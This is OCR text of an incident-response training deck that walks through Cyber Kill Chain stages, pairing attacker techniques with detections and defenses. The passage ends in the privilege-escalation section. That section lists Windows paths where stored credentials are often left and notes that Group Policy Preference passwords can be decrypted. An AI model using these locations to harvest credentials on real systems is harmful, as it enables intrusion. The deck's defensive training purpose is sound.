Incident Response
Using the Cyber Kill Chain Framework


Enhancing Cybersecurity Preparedness

Table of contents

Incident Response Terminology

Incident response is a structured approach to addressing and managing the aftermath of a security incident. It typically consists of several stages, Here's an overview of the incident response lifecycle:

- Preparation
- Detection & Analysis
- Containment Eradication & Recovery
- Post-Incident Activity




It's important to note that incident handling encompasses more than just intrusions. It also includes addressing malicious insiders, availability issues, loss of intellectual property and others.

- An incident handler should understand attackers' techniques and tactics across all stages of the **Cyber Kill Chain**. Therefore, In the upcoming slides, we'll focus on common techniques warranting attention, as an analyst grapple with alerts.

Incident Response Life Cycle


Preparation

- This phase involves establishing policies, procedures, and resources beforehand to ensure readiness for effectively responding to security incidents.



Containment Eradication & Recovery

- The primary goal of containment is to prevent the spread and escalation of the security incident, minimizing its impact on the organization's systems, networks, and data.



Detection & Analysis

In this phase, we actively identify and analyze potential security incidents through continuous monitoring, alerting systems, and thorough investigation of suspicious activities or indicators. This involves scrutiny at various levels:

- Network perimeter
- Host perimeter
- Host-level
- Application level


Post-Incident Activity

- This phase involves evaluating the incident response process, identifying lessons learned, and implementing improvements to enhance future incident response capabilities

What is Cyber Kill Chain?

The Cyber Kill Chain framework, developed by Lockheed Martin, breaks down the stages of a **cyber attack** into seven phases:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and control
- Actions on objective.



Understanding each phase is essential for developing an effective incident response strategy.

In this document, The Cyber Kill Chain has been condensed into **three distinct phases**, by focusing on **Reconnaissance, Exploitation, and Post-Exploitation**, we highlight the critical stages where incident responders play a pivotal role in detecting, containing, and mitigating cyber threats, directly engaging with the model.

01

Reconnaissance

Phase 1 - Reconnaissance

- Reconnaissance is the initial phase where threat actors gather information about their target. This phase includes activities such as scanning networks, identifying vulnerabilities, and gathering intelligence on potential targets. Detecting and responding to reconnaissance activities is crucial for preventing future attacks.

The following Reconnaissance techniques will be covered in the upcoming slides.

- Usage of Search Engines and Internet Scanners
- Whois Information Analysis
- SSL Certificate Information Analysis
- Script Injections
- DNS Interrogation
- Automated Scanning tools

Phase 1 - Reconnaissance

I - Usage of Search Engines and Internet Scanners

Adversary Tactics

Attackers use search engines to passively gather information on an organization's online footprint. This includes websites, subdomains, and potentially sensitive data. Attackers use techniques such as :

- Google Dorking
- Internet scanners as of Shodan, etc.
- Automated recon tools like Recon-ng

Defenses

The mitigation technique involves regularly checking for critical information exposure and promptly limiting such exposures. Additionally, mimicking attackers' methods in using reconnaissance techniques can help identify vulnerabilities and strengthen defenses.

Phase 1 - Reconnaissance

Whois Information Analysis

Adversary Tactics

WHOIS is a database containing information about registered domain names and their owners, publicly accessible to verify domain ownership and for legal purposes.

Defenses

To mitigate the risk of ill-intended WHOIS lookups, consider investing in a WHOIS privacy service, readily available through many registrars.

It Helps safeguard your personal information from unauthorized access and reduces the likelihood of spam, phishing, and identity theft.

Contact Information

Administrative:

Handle: 193294

Name: Domain Administrator

Organization: LinkedIn Corporation

Email: hostmaster@linkedin.com

Phone: +1.6506873600

Fax: +1.6506870505

Mailing Address: 1000 W. Maude Ave, Sunnyvale, CA, 94085, US


Phase 1 - Reconnaissance

SSL Certificate Information Analysis

Adversary Tactics

Certificate Transparency (CT) is a security standard requiring Certificate Authorities (CAs) to publicly log all SSL certificate issuances. Those logs can be exploited by attackers to gather intelligence about:

- Internal host names, IPs, etc.
- Outline the organization's network layout
- Identify the services offered



Defenses

Detecting unauthorized SSL access within your organization can be challenging. It's essential to maintain up-to-date network diagrams to track changes effectively.


Phase 1 - Reconnaissance

DNS Interrogation

Adversary Tactics

DNS interrogation involves querying DNS servers to extract information about domain names, IP addresses, and associated resources. Hackers use this technique to get valuable insights into an organization's network infrastructure and online presence.

- Attackers employ a range of methods, including exploiting misconfigured zone transfers.



Defenses

Deploying robust DNS monitoring and security measures is crucial for mitigating DNS interrogation risks, including zone transfer vulnerabilities. Through proactive monitoring and preventive controls.

Phase 1 - Reconnaissance

Script Injections


Adversary Tactics

By embedding JS code into web pages or using malicious scripts, attackers can gather valuable information about users, their devices, and their browsing behavior.

- This can occur through techniques such as exploiting Cross-Site Scripting (XSS) vulnerabilities or redirecting users to attackers' controlled sites.

Defenses

Countermeasures should include incident responders' ability to retrieve and analyze loaded JS code, checking logs for XSS attempts, and implementing security extensions like CSP.



Phase 1 - Reconnaissance

Automated Scanning tools

Adversary Tactics

Scanning a network is a demanding task for attackers, which is why they often rely on specialized tools such as Nmap and vulnerability scanners to automate a significant portion of their reconnaissance efforts

- These tools also generate extensive logs as they probe network infrastructure, leaving behind traces of their activities that can be monitored.

Defenses

A proactive strategy involves regularly scanning the network to identify vulnerabilities and promptly addressing them by disabling any unnecessary services and implementing policies to block excessive incoming traffic. Also Keeping systems patched and up-to-date is crucial to mitigate the risk of exploitation.

02

Exploitation

Phase 2 - **Exploitation**

- **The Exploitation** phase is when attackers exploit identified vulnerabilities to gain unauthorized access or carry out malicious actions. This involves utilizing known software vulnerabilities and executing social engineering attacks to infiltrate organizations.

The following **Exploitation** techniques will be covered in the upcoming slides.

- Active and Passive Sniffing
- SSL Stripping
- Remote Code Execution
- Password Spraying
- DDOS


Phase 2 - Exploitation

Active and Passive Sniffing

Adversary Tactics

Active and passive sniffing are techniques used by attackers during the exploitation phase to intercept and analyze network traffic for sensitive information. Most common techniques involve:

- Setting up sniffers like Wireshark or tcpdump for passive sniffing.
- Attempting to fill the switch MAC address table, causing it to act as a hub.
- Executing poisoning attacks such as ARP and DNS.
- Attackers often favor tools like Ettercap, dsniff, Intercepters, and Cain & Abel



Defenses

- Hardcoding ARP tables, locking physical ports, or implementing dot1x authentication to restrict network access to authorized hosts.
- Adding ARP inspection to thwart any poisoning attempts.
- Moreover, opting for encrypted VPN connections enhances security.


Phase 2 - Exploitation

SSL Stripping

Adversary Tactics

SSL stripping is a technique where attackers downgrade secure HTTPS connections to unencrypted HTTP connections, enabling interception of sensitive data.

- This method was initially mitigated with the implementation of the HSTS mechanism. However, a new version, sslstrip+, emerged to bypass HSTS by redirecting user requests to fake domains using a rogue DNS server, circumventing the HSTS preloaded list.



Defenses

Mitigation strategies encompass measures mentioned in the context of Active & Passive Sniffing.

Additionally, deploying DNS Security Extensions (DNSSEC) is crucial to authenticate DNS responses and thwart DNS spoofing attacks, which could redirect users to malicious domains.


Phase 2 - Exploitation

Remote Code Execution

Adversary Tactics

RCE exploits typically target vulnerabilities in software or web applications that allow attackers to inject and execute malicious code from a remote location. The impact can be severe, enabling attackers to gain unauthorized access to systems, execute commands, steal sensitive data, or even take control of the entire system.

- The most common types of RCE exploits that attackers use are buffer overflow, command injection, and deserialization vulnerabilities.



Defenses

To mitigate remote exploits, we can utilize IDS/IPS signatures, firewalls, and web application firewalls (WAFs) to safeguard against malicious inputs.


Phase 2 - Exploitation

Password Spraying

Adversary Tactics

Password spraying is a stealthy technique used by attackers to breach multiple user accounts by attempting a few commonly used passwords across many usernames. Unlike traditional brute force attacks, which involve attempting numerous passwords against a single account, password spraying minimizes the risk of detection.

- Attackers can enumerate usernames through various methods, including but not limited to OWA with NTLM auth, SMB, SMTP, and other enumeration techniques.



Defenses


Brute force attacks can be detected through log analysis and trigger-based alerts for authentication attempts. Monitoring failed authentication attempts is also crucial for identifying and mitigating such attacks swiftly.

Phase 2 - Exploitation

Malicious Macros

Adversary Tactics

Malicious macros are small programs embedded in documents, such as Microsoft Office files, written in scripting languages. They execute automatically when the document is opened.



Defenses

Once macros are enabled, Office keeps track of the document so that it won't prompt the user again. It stores an entry in the registry key named "TrustRecords," which contains the file path of the document.


- As a mitigation strategy, Sysmon can monitor changes to the registry hive and generate an event when macros are enabled on a document. This allows to track and analyze such events for potential security risks.

Phase 2 - Exploitation

DDOS – DNS Amplification

Adversary Tactics

DNS amplification is a form of DDoS attack where the attacker sends a large volume of DNS queries to open DNS resolvers, spoofing the source IP address to make it appear as if the requests are originating from the different systems.



Defenses

Mitigation techniques include **Access IP validation, rate limiting**, and **DNS response size**.


Additionally, implementing query filtering, **DNS response validation, network segmentation, and traffic monitoring** enhances overall defense countermeasures.

Phase 2 - Exploitation

DDOS – Botnet-based

Adversary Tactics

botnet is a network of compromised computers, often referred to as "bots" or "zombies," that are controlled by a central command and control (C&C) infrastructure. These compromised computers, known as botnet nodes



Defenses

While it's widely acknowledged that achieving complete defense against DDoS attacks is challenging, several best practices can be employed:

- Identifying all publicly accessible devices.
- Enumerating areas of dynamic content.
- Identifying business-critical systems.
- Understanding overall industry risks.

Technologies and processes applicable to addressing the Cyber Kill Chain

Phase	Detect	Deny or contain	Disrupt, Eradicate or Deceive	Recover
Reconnaissance	Web Analytics, Vulnerability Scanning, External Pentesting, Web Analytics, TIP, SIEM, DAST/SAST, Threat Intelligence	Firewall ACLs, Service & System Hardening, Logical Segmentation, Network Obfuscation	Honeypots	SAST/DAST
Weaponization	Sentiment Analysis, Vulnerability Announcements, VA	NIPS, NGFW, Patch management, configuration hardening, application remediation	SEG, SWG	
Delivery	User Training, Security Analytics, Network behavioral analysis, threat intelligence, NIPS, NGFW, TIP, WAF, DDoS, SSL Inspection	SWG, NGIPS, ATD, TIP	EPP	Backup and EPP Cleanup
Exploitation	EPP, NIPS, SIEM, WAF	EPP, NGIPS, ATD, WAF	NIPS, NGFW, EPP, ATD	Data restoration
Installation	EPP, Endpoint forensics, ETDR, Sandboxing, FIM	EPP, MDM, IAM, Endpoint containerization, Application Wrapping	EPP, HIPS, Incident Forensics	Incident response
Command and Control	NIPS, NBA, Network Forensics, TIP, SIEM, DNS security	IP/DNS reputation, DLP, ATA	DNS redirect, TI on DNS, Egress filtering, NIPS	System restore, Incident restore
Action on Targets	Logging, SIEM, DLP, Honeypot, TIP, DAP	Egress filtering, SWG, Trust zones, DLP	QoS, DNS, DLP, Ata	Incident response

03

Post-Exploitation

Phase 3 - Post-Exploitation

- In the post-exploitation phase of the Cyber Kill Chain, attackers prioritize their objectives on the breached systems, such as data exfiltration, privilege escalation, and system manipulation. This stage involves maintaining access, covering tracks, escalating privileges, and exploring further targets within the network.

The following Post-Exploitation techniques and detection mechanisms will be covered in the upcoming slides.

- Privilege Escalation
- Lateral Movement
- Remote execution
- Persistence

Post-Exploitation:

Windows Privilege Escalation

Phase 3 - Post-Exploitation

Privilege Escalation: Windows

Windows Stored Credentials

Privilege escalation

- Refers to the process where an attacker **gains higher levels of access privileges** within a system beyond what was initially granted. This allows the attacker to perform actions or access resources that are typically restricted, increasing their control and potential impact on the target environment.

There are various techniques for privilege escalation, and their effectiveness often depends on the operating system being targeted. In this slide, we will explore examples of these techniques and how to detect them, beginning with Stored Credentials.

Adversary Tactics

Attacks often search for stored credentials to escalate privileges. Unattended installations can leave behind files containing credentials of local privilege accounts.

Common **locations** for such files include:

- C:\sysprep\sysprep.xml
- C:\sysprep\sysprep.inf
- C:\sysprep.inf
- C:\unattend.xml
- C:\Windows\Panther\Unattend.xml

AD-Setup: When a **Group Policy Preference** is established within **SYSVOL**, an associated XML file is generated, containing configuration-relevant data. If a password is included, it can be decrypted using the released AE key.

- \\<DC>\SYSVOL\<DOMAIN>

Phase 3 - Post-Exploitation

Privilege Escalation: Windows


Windows Stored Credentials

Detection

To identify attackers, we can employ a deception-like approach. This involves creating fake or honey files containing bogus credentials and deploying them to specific locations.

- We can monitor access to these files by enabling file system auditing and examining any generated 4663 events associated with them
- We can further identify attackers who access the fake files by examining any generated 4625 or 4776 events that involve the fake account name.
- Attackers are also known to search the registry for stored credentials. using a similar deception-like approach in this scenario, we can then analyze events to detect their activity.

- In addition to event IDs, we can utilize Canary Tokens, which are digital traps tha send alerts upon detecting unauthorized access to a file, even if it was downloaded and opened from another location.



Phase 3 - Post-Exploitation

Privilege Escalation: Windows

Insufficiently secure service registry permissions


Adversary Tactics

Insufficiently secure service registry permissions refer to a situation where the permissions set on the Windows Registry keys related to services are not adequately restricted. These permissions control access to critical registry keys that store configuration settings and parameters for system services.

